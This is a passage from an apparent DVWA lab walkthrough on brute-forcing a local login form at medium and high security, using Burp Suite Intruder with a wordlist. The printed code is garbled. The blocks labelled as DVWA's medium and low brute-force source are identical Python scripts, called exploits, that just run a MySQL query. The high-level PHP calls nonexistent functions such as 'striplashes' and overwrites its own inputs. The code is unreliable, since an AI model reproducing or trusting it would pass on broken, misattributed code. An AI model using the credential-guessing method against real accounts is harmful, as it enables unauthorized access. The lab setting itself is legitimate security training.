
This will only slow down the amount of requests which can be processed a minute, making it longer to brute force.

Steps:


1. Open Burpsuite for capture requests.



2. Connect browser to proxy.



3. On interception for intercept the request.



4. View source code for analysis.

The screenshot shows the DVWA application running on port 8080. The URL is 127.0.0.1/DVWA/vulnerabilities/view_source_all.php?id=brute. The page displays two sections of source code: "Medium Brute Force Source" and "Low Brute Force Source".

```
Medium Brute Force Source
#!/usr/bin/python
# Exploit for DVWA Medium Brute Force Vulnerability
# Author: [REDACTED]
# Version: [REDACTED]
# Date: [REDACTED]

# Set target URL
target = "http://127.0.0.1/DVWA/vulnerabilities/brute"

# Set user and password
user = "baber"
password = "Sp00f"

# Connect to MySQL
connection = mysql.connect(host="127.0.0.1", user=user, passwd=password)
cursor = connection.cursor()

# Execute query
query = "SELECT * FROM users WHERE user = %s AND password = %s;" % (user, password)
cursor.execute(query)

# Fetch results
results = cursor.fetchall()
for result in results:
    print(result)

# Close connection
cursor.close()
connection.close()

# Output success message
print("Success! User: " + user + " Password: " + password)
```

```
Low Brute Force Source
#!/usr/bin/python
# Exploit for DVWA Low Brute Force Vulnerability
# Author: [REDACTED]
# Version: [REDACTED]
# Date: [REDACTED]

# Set target URL
target = "http://127.0.0.1/DVWA/vulnerabilities/brute"

# Set user and password
user = "baber"
password = "Sp00f"

# Connect to MySQL
connection = mysql.connect(host="127.0.0.1", user=user, passwd=password)
cursor = connection.cursor()


# Execute query
query = "SELECT * FROM users WHERE user = %s AND password = %s;" % (user, password)
cursor.execute(query)

# Fetch results
results = cursor.fetchall()
for result in results:
    print(result)


# Close connection
cursor.close()
connection.close()

# Output success message
print("Success! User: " + user + " Password: " + password)
```


5. Enter random credentials for testing.




6. Intercept the request.




7. Send that request to intruder and make some essential changes for launch attack.




8. Load wordlist for attack.






9. After launching attack , filter the output base on length and you get credentials.



10. Login the account with help of captured credentials.




2.3 High Level Security

There has been an "anti Cross-Site Request Forgery (CSRF) token" used. There is a old myth that this protection will stop brute force attacks. This is not the case. This level also extends on the medium level, by waiting when there is a failed login but this time it is a random amount of time between two and four seconds. The idea of this is to try and confuse any timing predictions.


Using a CAPTCHA form could have a similar effect as a CSRF toke

Steps:


1. Open Burp suite to capture requests.



2. Connect browser to proxy.



3. Turn on interception to intercept the traffic.



4. View source code for analysis.

```
High Brute Force Source
-----[REDACTED]-----
if(isset($_GET['login'])) {
    checkToken($_REQUEST['user_token'], $_SESSION['session_token'], 'index.php');
}

$user = $_GET['username'];
$user = striplashes($user);
$user = trim($GLOBALS['__mysql_stm']); // Is object(GLOBALS::__mysql_stm)) + mysql_real_escape_string($GLOBALS['__mysql_stm']);
User(); // trigger_error("MySQLConverterFee For the mysql_escape_string() call! This code does not work.", E_USER_ERROR);

$pass = $_GET['password'];
$pass = striplashes($pass);
$pass = trim($GLOBALS['__mysql_stm']); // mysql_stm() + mysql_real_escape_string($GLOBALS['__mysql_stm']);
$pass = $pass // trigger_error("MySQLConverterFee For the mysql_escape_string() call! This code does not work.", E_USER_ERROR);
$pass = md5($pass);

